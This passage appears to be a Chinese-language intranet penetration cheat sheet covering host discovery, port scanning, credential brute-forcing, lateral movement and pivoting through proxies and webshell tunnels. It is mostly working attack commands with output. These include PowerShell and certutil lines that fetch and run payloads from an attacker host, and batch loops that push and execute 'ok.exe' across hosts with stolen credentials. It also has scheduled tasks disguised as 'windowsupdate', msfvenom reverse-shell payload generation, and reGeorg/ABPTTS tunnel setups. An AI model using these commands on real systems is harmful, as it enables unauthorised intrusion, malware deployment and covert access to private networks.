[+] 192.168.0.107 appears to be up (UNKNOWN).
```

```
#use auxiliary/scanner/discovery/udp_sweep
```

```
[*] Sending 13 probes to 192.168.0.0->192.168.0.255 (256 hosts)
[*] Discovered DNS on 192.168.0.1:53 (c22685000001000100000000075645525349 4f4e04
42494e440000100003c00c00010000300000000000706756e6b6e6f77)
[*] Discovered NetBIOS on 192.168.0.98:137 (SUB2K8:<00>:U :ZONE:<00>:G :SUB2K8:<
20>:U :ZONE:<1e>:G :ZONE:<1d>:U :__MSBROWSE__:<01>:G :00:0c:29:1e:ef:bf)
[*] Discovered NetBIOS on 192.168.0.105:137 (W:<00>:U :WORKGROUP:<00>:G :W:<20>:
U :28:f1:0e:22:2e:0c)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
#use auxiliary/scanner/netbios/nbname
meterpreter>run post/windows/gather/arp_scanner RHOSTS=192.168.1.1/24
meterpreter>run post/multi/gather/ping_sweep RHOSTS=192.168.1.1/24
```

探测服务&端口

```
常见端口
```

服务	端口
Mssql	1433
SMB	445
WMI	135
winrm	5985
rdp	3389
ssh	22
oracle	1521
mysql	3306
redis	6379
postgresql	5432
ldap	389
smtp	25
pop3	110
imap	143
exchange	443
vnc	5900
ftp	21
rsync	873
mongodb	27017
telnet	23
svn	3690
java rmi	1099
couchdb	5984
pcanywhere	5632
web	80-90,8000-10000,7001,9200,9300

Powershell

Powersploit

```
>powershell.exe -nop -exec bypass -c "IEX(New-Object
net.webclient).DownloadString('http://192.168.0.107/ps/powersploit/Recon/Invoke-Portscan.ps1'); Invoke-Portscan -Hosts
192.168.0.0/24 -T 4 -Ports '1-65535' -oA C:\TEMP.txt"
```

Nishang

```
>powershell.exe -nop -exec bypass -c "IEX(New-Object net.webclient).DownloadString('http://192.168.0.107/ps/nishang/Scan/Invoke-
PortScan.ps1'); Invoke-Portscan -StartAddress 192.168.0.1 -EndAddress 192.168.0.254 -ResolveHost -ScanPort"
```

去掉scanport就是探测存活

SMB

```
https://github.com/ShawnDEvans/smbmap
```

MSF

```
#use auxiliary/scanner/smb/smb_version查询开启139，445端口主机
#use auxiliary/scanner/smb/smb_login 爆破
```

NMAP

```
#nmap -sU -sS --script smb-enum-shares.nse -p 445 192.168. 1.119
```

CMD

```
>for /l %a in (1,1,254) do start /min /low telnet 192.168.1.%a 445
```

Linux Samba服务

```
端口一般139，弱口令连接
>smbclient -L 192.168.0.110
>smbclient '\\192.168.0.110\IPC$'
#use exploit/linux/samba/is_known_pipenamea
```

MSF

端口


```
#use auxiliary/scanner/portscan/tcp
#use auxiliary/scanner/portscan/ack
```

服务

```
#use auxiliary/scanner/ftp/ftp_version 开启FTP的机器
#use auxiliary/scanner/ftp/anonymous 允许匿名登录的FTP
#use auxiliary/scanner/ftp/ftp_login FTP爆破
#use auxiliary/scanner/http/http_version 开启HTTP服务的
#use auxiliary/scanner/smb/smb_version 开启SMB服务的
#use auxiliary/scanner/smb/smb_enumshares 允许匿名登录的SMB
#use auxiliary/scanner/smb/smb_login SMB爆破
#use auxiliary/scanner/ssh/ssh_version 开启SSH的机器
#use auxiliary/scanner/ssh/ssh_login SSH爆破
#use auxiliary/scanner/telnet/telnet_version 开启TELNET服务的
#use auxiliary/scanner/telnet/telnet_login TELNET爆破
#use auxiliary/scanner/mysql/mysql_version 开启MYSQL服务的
#use auxiliary/scanner/mysql/mysql_login MYSQL爆破
#use auxiliary/scanner/mssql/mssql_ping 开启SQLSERVER服务的
#use auxiliary/scanner/mssql/mssql_login MSSQL爆破
#use auxiliary/scanner/postgres/postgres_version开启POSTGRE服务的
#use auxiliary/scanner/postgres/postgres_login POSTGRESQL爆破
#use auxiliary/scanner/oracle/tnslsnr_version 开启oracle数据库的
#use auxiliary/admin/oracle/oracle_login Oracle数据库爆破
#use auxiliary/scanner/http/title 扫描HTTP标题
#use auxiliary/scanner/rdp/rdp_scanner 开启RDP服务的
#use auxiliary/scanner/http/webdav_scanner
#use auxiliary/scanner/http/http_put 开启WEBDAV的
#use auxiliary/scanner/smb/smb_ms17_010 存在17010漏洞的
#use auxiliary/scanner/http/zabbix_login zabbix爆破
#use auxiliary/scanner/http/axis_login axis爆破
#use auxiliary/scanner/redis/redis_login redis爆破
```

Nc

```
>nc -znv 192.168.0.98 1-65535
```




```
>nc -v -w 1 192.168.0.110 -z 1-1000
>for i in {101..102}; do nc -vv -n -w 1 192.168.0.$i 21-25 -z; done
```

Masscan

```
$sudo apt-get install clang git gcc make libpcap-dev
$git clone https://github.com/robertdavidgraham/masscan
$cd masscan
$make
>masscan -p80,3389,1-65535 192.168.0.0/24
```

```
root@kali:~# masscan -p80,3389 192.168.0.0/24

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 20
 -- forced options: -sS -Pn -n --randomize-hosts -v
Initiating SYN Stealth Scan
Scanning 256 hosts [2 ports/host]
Discovered open port 3389/tcp on 192.168.0.98
Discovered open port 3389/tcp on 192.168.0.115
Discovered open port 80/tcp on 192.168.0.115
Discovered open port 80/tcp on 192.168.0.1
Discovered open port 80/tcp on 192.168.0.98
```

PTScan

```
友好识别web服务
https://github.com/phantom0301/PTscan/blob/master/PTscan.py
>python PTscan.py {-f /xxx/xxx.txt or -h 192.168.1} [-p 21,80,3306]  [-m 50] [-t 10] [-n(不ping)] [-b(开启banner扫描)] [-r查找IP]
80,81,82,83,84,85,86,87,88,89,90,91,901,18080,8080,8081,8082,8083,8084,8085,8086,8087,8088,8089,8090,443,8443,7001
```

CobaltStrike+K8 Aggressor

```
https://github.com/k8gege/Aggressor
```

存活主机

```
beacon>Cscan 192.168.0.0/24 OnlinePC
```

```
[+] received output:
192.168.0.102     28-F1-0E-22-2E-0C y.zone.com

[+] received output:
192.168.0.1       24-69-68-92-CB-62
192.168.0.108     00-0C-29-5D-7A-9F
192.168.0.104     AC-4A-FE-B7-79-6F

[+] received output:
192.168.0.101     D4-EE-07-10-CF-3B
192.168.0.100     00-0C-29-43-CC-2B WIN7.zone.com
==========
onlinePC:7
Finished!
```

MS17010

```
beacon>Cscan 192.168.0.0/24 MS17010
```

```
[+] received output:
192.168.0.100 WIN7 zone.com [Win 7 Ultimate 7601 SP 1]
192.168.0.98 MS17-010 SUB2K8 zone.com [Win 2008 R2 Datacenter 7601 SP 1]
192.168.0.102 y

[+] received output:
192.168.0.108
192.168.0.104
192.168.0.101

[+] received output:
192.168.0.1
==========
onlinePC:7
Finished!
```

操作系统信息

```
beacon>Cscan 192.168.0.0/24 Osscan
```

```
beacon> Cscan 192.168.0.0/24 OSscan
[+] host called home, sent: 522841 bytes
[+] received output:
Cscan 5.4
By K8gege
192.168.0.0/24
load OSscan

C_Segment: 192.168.0.
=========================================
192.168.0.98      SUB2K8    zone.com [Win 2008 R2 Datacenter 7601 SP 1]
192.168.0.100     WIN7      zone.com [Win 7 Ultimate 7601 SP 1]
192.168.0.102
```

内网站点banner、标题扫描

```
beacon>Cscan 192.168.0.0/24 WebScan
```

FTP爆破

```
上传账户密码文件user.txt、pass.txt到beacon目录(beacon>pwd)
beacon>Cscan 192.168.0.0/24 FtpScan
```

WMI爆破windows账户密码

```
上传账户密码文件user.txt、pass.txt到beacon目录(beacon>pwd)
beacon>Cscan 192.168.0.0/24 WmiScan
```

思科设备扫描

```
beacon>Cscan 192.168.0.0/24 CiscoScan
```

枚举共享

```
beacon> EnumShare
```

枚举SQL SERVER数据库

```
beacon> EnumMSSQL
```

执行命令&IPC&计划任务

```
建立连接
>net use \\192.168.1.2\ipc$ "password" /user:domain\administrator
查看连接
>net use
列文件
>dir \\192.168.1.2\c$
查看系统时间
>net time \\192.168.1.2
上传文件
>copy 1.exe \\192.168.1.2\c$
下载文件
>copy \\192.168.1.2\c$\1.exe 1.exe
批量IPC
@echo off
echo check ip addr config file…
if not exist ip.txt echo ip addr config file ip.txt does not exist! & goto end
echo read and analysis file…
for /F "eol=#" %%i in (ip.txt) do start PsExec.exe \\%%i -accepteula -u administrator -p "123456" cmd & start cmd /c PsExec.exe
\\%%i -u administrator -p "123456" cmd
:end
exit
```

AT

```
>net use \\192.168.1.2\ipc$ "password" /user:domain\administrator
>copy 1.exe \\192.168.1.2\c$
>net time \\192.168.1.2
>at \\192.168.1.2 1:00AM c:\1.exe
>at \\192.168.1.2 1:00AM cmd.exe /c “ipconfig >c:/1.txt”
>type \\192.168.1.2\c$\1.txt
```

```
查看计划任务
>at \\192.168.1.2
删除计划任务
>at \\192.168.1.2 计划ID /delete
横向批量上线
>atexec.exe ./administrator:pass@10.1.1.1 "certutil.exe -urlcache -split -f http://youip.com:80/shell.txt
c:/windows/debug/SysDug.exe"
>atexec.exe ./administrator:pass@10.1.1.1 "c:/windows/debug/SysDug.exe"
>atexec.exe ./administrator:pass@10.1.1.1 "certutil.exe -urlcache -split -f c:/windows/debug/SysDug.exe delete"
```

Schtasks

```
>net use \\192.168.0.55\ipc$ "password" /user:"domain\administrator"
>schtasks /query /fo LIST /v 查看计划任务
上传文件
>copy ok.exe \\192.168.0.55\c$\windows\temp
远程创建定时任务
>schtasks /create /s "192.168.0.55" /u "admin" /p "qqq23" /RL HIGHEST /F /tn "windowsupdate" /tr "c:\windows\temp\ok.exe" /sc
DAILY /mo 1 /ST 20:28 /RU SYSTEM
查询远程创建的任务
>schtasks /query /s "192.168.0.55" /U "admin" /P "qqq23" | findstr "windowsupdate"
立即执行远程任务
>schtasks /run /tn windowsupdate /s "192.168.0.55" /U "admin" /P "qqq23"
删除定时任务
>schtasks /Delete /tn windowsupdate /F /s "192.168.0.55" /u "admin" /p "qqq23"
删除IPC
>net user name /del /y
横向批量上线
>for /f %i in (ip.txt) do net use \\%i\admin$ /user:"administrator" "password" & if %errorlevel% equ 0 ( copy ok.exe
\\%i\admin$\debug\ /Y ) & wmic /NODE:"%i" /user:"administrator" /password:"password" PROCESS call create
"c:\windows\debug\ok.exe" & @ping 127.0.0.1 -n 8 >nul & net use \\%i\admin$ /del
```

WMIC

```
>net use \\192.168.0.55\ipc$ "password" /user:"domain\administrator"
>copy ok.exe \\192.168.0.55\c$\windows\temp
>wmic /NODE:" 192.168.0.55" /user:"administrator" /password:"password" PROCESS call create "c:\windows\temp\ok.exe"
>del \\192.168.0.55\c$\windows\temp\ok.exe /F
>net use \\192.168.0.55\c$ /del
```

快速定位域管理登过的机器

```
>psexec –accepteula @ips.txt –u admin –p pass@123 –c 1.bat
#1.bat内容
tasklist /v | find “域管理名字”
@echo off
echo check ip addr config file…
if not exist ip.txt echo ip addr config file ip.txt does not exist! & goto end
echo read and analysis file…
for /F “eol=#” %%i in (ip.txt) do echo %%i &(echo %%i &tasklist /s %%i /u administrator /p pass@123 /v) >>d:\result.txt
:end
exit
```

MSF添加路由

```
# route add 内网网卡ip 子网掩码 session的id
# route list
&
Meterpreter>run get_local_subnets查看网段信息再添加路由
# run autoroute -s内网网卡ip/24
# run autoroute -p 查看路由表
&
Meterpreter>run post/multi/manage/autoroute
```

MSF管道监听

```
在已经获得meterpreter的机器上配置管道监听器
meterpreter > pivot add -t pipe -l 已控IP -n bgpipe -a x86 -p windows
生成
>msfvenom -p windows/meterpreter/reverse_named_pipe PIPEHOST=已控IP PIPENAME=bgpipe -f exe -o pipe.exe.
```

代理

SSH

正向代理

SSH动态转发，是建立正向加密的socks通道
出网靶机编辑后restart ssh服务
#vim /etc/ssh/sshd_conf
AllowTcpForwarding yes 允许TCP转发
GatewayPorts yes 允许远程主机连接本地转发的端口
TCPKeepAlive yes TCP会话保持存活
PasswordAuthentication yes 密码认证
外部攻击机执行
>ssh -C -f -N -g -D 0.0.0.0:12138 root@出网靶机IP -p 22
MSF中设置全局代理或使用其他软件
>setg proxies socks5:0.0.0.0:12138
即可进行攻击隔离区机器

```
msf5 auxiliary(scanner/smb/smb_login) > set rhosts 10.1.1.97
rhosts => 10.1.1.97
msf5 auxiliary(scanner/smb/smb_login) > set smbuser administrator
smbuser => administrator
msf5 auxiliary(scanner/smb/smb_login) > set smbpass
smbpass =>
[*] 10.1.1.97:445         - 10.1.1.97:445 - Starting SMB login bruteforce
[+] 10.1.1.97:445         - 10.1.1.97:445 - Success: '.\administrator'
Administrator
```

反向代理

#vim /etc/ssh/sshd_conf
AllowTcpForwarding yes 允许TCP转发
GatewayPorts yes 允许远程主机连接本地转发的端口
TCPKeepAlive yes TCP会话保持存活
PasswordAuthentication yes 密码认证
ClientAliveInterval 修改为30-60保持连接
ClientAliveCountMax 取消注释 发送请求没响应自动断开次数
107是外网攻击机
内网靶机执行：
>ssh -p 22 -qngfNTR 12138:127.0.0.1:22 root@192.168.0.107

```
root@y:~# ssh -p 22 -qngfNTR 12138:127.0.0.1:22 root@192.168.0.107
root@192.168.0.107's password:
root@y:~#
```

攻击机执行
>ssh -p 12138 -qngfNTD 12345 root@192.168.0.107


```
root@kali:~/Desktop# ssh -p 12138 -qngfNTD 12345 root@192.168.0.107
The authenticity of host '[192.168.0.107]:12138 ([192.168.0.107]:12138)' can't b
e established.
ECDSA key fingerprint is SHA256:d8k06qdjr73hCgaanlTMD6jcSNR/8wUJGl52PuF+iQc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
root@192.168.0.107's password:
```

隧道建立，可使用代理软件配置攻击机外网IP:12345访问内网

SSH隧道+rc4双重加密

生成木马
>msfvenom -p windows/x64/meterpreter/**bind**_tcp_rc4 rc4password=123456 lport=446 -f exe -o /var/www/html/bind.exe
MSF设置
>setg proxies socks5:0.0.0.0:12138
>use exploit/multi/handler
>**set** payload windows/x64/meterpreter/**bind**_tcp_rc4
>**set** rc4password 123456

```
>set rhost 10.1.1.97
>set lport 446
```



公网SSH隧道+Local MSF

```
>msfvenom -p windows/x64/meterpreter/reverse_tcp -e x64/shikata_ga_nai -i 5 -b '\x00' LHOST=公网IP LPORT=12138 -f exe -o
/var/www/html/1.exe
Handler监听本地IP:12138
SSH转发
>ssh -N -R 12138:本地内网IP:12138 root@公网IP
```

socks4a

```
#use auxiliary/server/socks4a
#set srvhost 0.0.0.0
#set srvport 1080
#run
多层网络
再多配置个端口
Win: Proxifier& Sockscap64
Linux: proxychains& 浏览器
&
meterpreter > ipconfig
IP Address : 10.1.13.3
meterpreter > run autoroute -s 10.1.13.0/24
meterpreter > run autoroute -p
10.1.13.0 255.255.255.0 Session 1
meterpreter > bg
msf auxiliary(tcp) > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 10.1.13.2
msf exploit(psexec) > exploit
```

socks5


```
#use auxiliary/server/socks5
#set srvhost 0.0.0.0
#set srvport 1080
#run
浏览器
```

基于web的socks5

reGeorg

https://github.com/sensepost/reGeorg
>python reGeorgSocksProxy.py -u http://靶机/tunnel.aspx -l 外网IP -p 10080
打开Proxifier，更改为脚本指定的端口10080

应用程序	目标	时间/状态	规则 : 代理	已发送	已接收
putty.exe *64	10.1.1.108:22	00:15	新建 : 192.168.0.107:10080 SO...	1.88 KB	2.62 KB



或proxychains
#vim /etc/proxychains.conf
去掉dynamic_chain注释>添加socks5 127.0.0.1 10080

```
root@kali:~# proxychains nmap -p22,80,3306 -n -sT -PN 10.1.1.108
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-25 20:40 UTC
|S-chain|-<>-127.0.0.1:10080-<><>-10.1.1.108:22-<><>-OK
|S-chain|-<>-127.0.0.1:10080-<><>-10.1.1.108:80-<><>-OK
|S-chain|-<>-127.0.0.1:10080-<><>-10.1.1.108:3306-<--timeout
Nmap scan report for 10.1.1.108
Host is up (0.14s latency).

PORT     STATE  SERVICE
22/tcp   open   ssh
80/tcp   open   http
3306/tcp closed mysql

Nmap done: 1 IP address (1 host up) scanned in 1.12 seconds
root@kali:~#
```

或MSF
>setg proxies socks5:外网IP:10080
>setg ReverseAllowProxy true 允许反向代理

```
msf5 > setg proxies socks5:192.168.0.107:10080
proxies => socks5:192.168.0.107:10080
msf5 > setg ReverseAllowProxy true
ReverseAllowProxy => true
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set rhosts 10.1.1.108
rhosts => 10.1.1.108
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.1.1.108:           - 10.1.1.108:22 - TCP OPEN
[+] 10.1.1.108:           - 10.1.1.108:80 - TCP OPEN
```

Neo-reGeorg

Step 1. 设置密码生成 tunnel.(aspx|ashx|jsp|jspx|php) 并上传到WEB服务器
$ python3 neoreg.py generate -k password

```
[+] Mkdir a directory: neoreg_server
[+] Create neoreg server files:
   => neoreg_server/tunnel.js
   => neoreg_server/tunnel.jspx
   => neoreg_server/tunnel.tomcat.5.jspx
   => neoreg_server/tunnel.jsp
   => neoreg_server/tunnel.tomcat.5.jsp
   => neoreg_server/tunnel.php
   => neoreg_server/tunnel.ashx
   => neoreg_server/tunnel.nosocket.php
   => neoreg_server/tunnel.aspx
```

伪装页面
$ python3 neoreg.py generate -k <you_password> --file 404.html
Step 2. 使用 neoreg.py 连接WEB服务器，在本地建立 socks 代理
$ python3 neoreg.py -k password -u http://xx/tunnel.php
$ python3 neoreg.py -k <you_password> -u <server_url> --skip
开启代理
$ python neoreg.py -k <you_password> -l 外网IP -p 10081 -u http://xx/neo-tunnel.aspx


```
  Log Level set to [ERROR]
  Starting socks server [0.0.0.0:10081], tunnel at [http://192.168.0.98/tunnel.
spx]
+-------------------------------------------------------------------------+
```


```
root@kali: ~
msf5 auxiliary(scanner/discovery/arp_sweep) > setg

Global
======

  Name     Value
  ----     -----
  proxies  socks5:0.0.0.0:10081

msf5 auxiliary(scanner/discovery/arp_sweep) > set rhosts 10.1.1.108
rhosts => 10.1.1.108
msf5 auxiliary(scanner/discovery/arp_sweep) > run

[+] 10.1.1.108 appears to be up (VMware, Inc.).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/discovery/arp_sweep) >
```


ABPTTS端口转发

```
https://github.com/nccgroup/ABPTTS
端口转发
>python abpttsfactory.py -o webshell 生成shell
./webshell目录下生成的相应脚本文件传入目标中
>python abpttsclient.py -c webshell/config.txt -u "http://目标网址/trans.aspx" -f 攻击机IP:12345/目标IP:3389
```

```
root@kali:~/Desktop/ABPTTS# python abpttsclient.py -c webshell/config.txt -u "ht
tp://192.168.0.98/trans.aspx" -f 192.168.0.107:12345/192.168.0.98:3389
[2020-02-25 20:09:42.345276] ---===[[[ A Black Path Toward The Sun ]]]===---
[2020-02-25 20:09:42.345316]     --==[[       -  Client  -          ]]==--
[2020-02-25 20:09:42.345341]              Ben Lincoln, NCC Group
[2020-02-25 20:09:42.345354]            Version 1.0 - 2016-07-30
[2020-02-25 20:09:42.346293] Listener ready to forward connections from 192.168.
0.107:12345 to 192.168.0.98:3389 via http://192.168.0.98/trans.aspx
[2020-02-25 20:09:42.346314] Waiting for client connection to 192.168.0.107:1234
5
```








ABPTTS转发内网其他机器端口

```
>python abpttsclient.py -c webshell/config.txt -u http://192.168.0.98/qq.aspx -f 192.168.0.107:33890/10.1.1.105:3389
```

```
root@kali:~/Desktop/ABPTTS# python abpttsclient.py -c webshell/config.txt -u htt
p://192.168.0.98/qq.aspx -f 192.168.0.107:33890/10.1.1.105:3389
[2020-02-28 13:04:03.197759] ---====[[[ A Black Path Toward The Sun ]]]====---
[2020-02-28 13:04:03.197801]     ---===[[        -  Client  -          ]]===--
[2020-02-28 13:04:03.197809]              Ben Lincoln, NCC Group
[2020-02-28 13:04:03.197817]            Version 1.0 - 2016-07-30
[2020-02-28 13:04:03.205697] Listener ready to forward connections from 192.168.
0.107:33890 to 10.1.1.105:3389 via http://192.168.0.98/qq.aspx
[2020-02-28 13:04:03.205777] Waiting for client connection to 192.168.0.107:3389
0
[2020-02-28 13:04:14.373960] Client connected to 192.168.0.107:33890
[2020-02-28 13:04:14.374195] Waiting for client connection to 192.168.0.107:3389
```



要转发多个机器或多个端口

```
>python abpttsclient.py -c webshell/config.txt -u http://192.168.0.98/qq.aspx -f 192.168.0.107:33890/10.1.1.105:3389 -f
192.168.0.107:33891/10.1.1.101:80 -f 192.168.0.107:33892/10.1.1.102:22
```

SSH代理一级网段

需要一台有权限的Linux靶机

```
>python abpttsclient.py -c webshell/config.txt -u http://192.168.0.98/qq.aspx -f 192.168.0.107:33890/10.1.1.108:22
>ssh -p 222 -qTfnN -D 0.0.0.0:1081 root@192.168.0.107
```

```
root@kali:~# ssh -p 222 -qTfnN -D 0.0.0.0:1081 root@192.168.0.107
root@192.168.0.107's password:
```

root@kali: ~/Desktop/ABPTTS

```
root@kali:~/Desktop/ABPTTS# python abpttsclient.py -c webshell/config.txt -u htt
p://192.168.0.98/qq.aspx -f 192.168.0.107:222/10.1.1.108:22
[2020-02-28 13:49:22.018395] ---====[[[ A Black Path Toward The Sun ]]]====---
[2020-02-28 13:49:22.018435]     ---===[[        -  Client  -          ]]===--
[2020-02-28 13:49:22.018447]              Ben Lincoln, NCC Group
[2020-02-28 13:49:22.018479]            Version 1.0 - 2016-07-30
[2020-02-28 13:49:22.019432] Listener ready to forward connections from 192.168.
0.107:222 to 10.1.1.108:22 via http://192.168.0.98/qq.aspx
[2020-02-28 13:49:22.019452] Waiting for client connection to 192.168.0.107:222
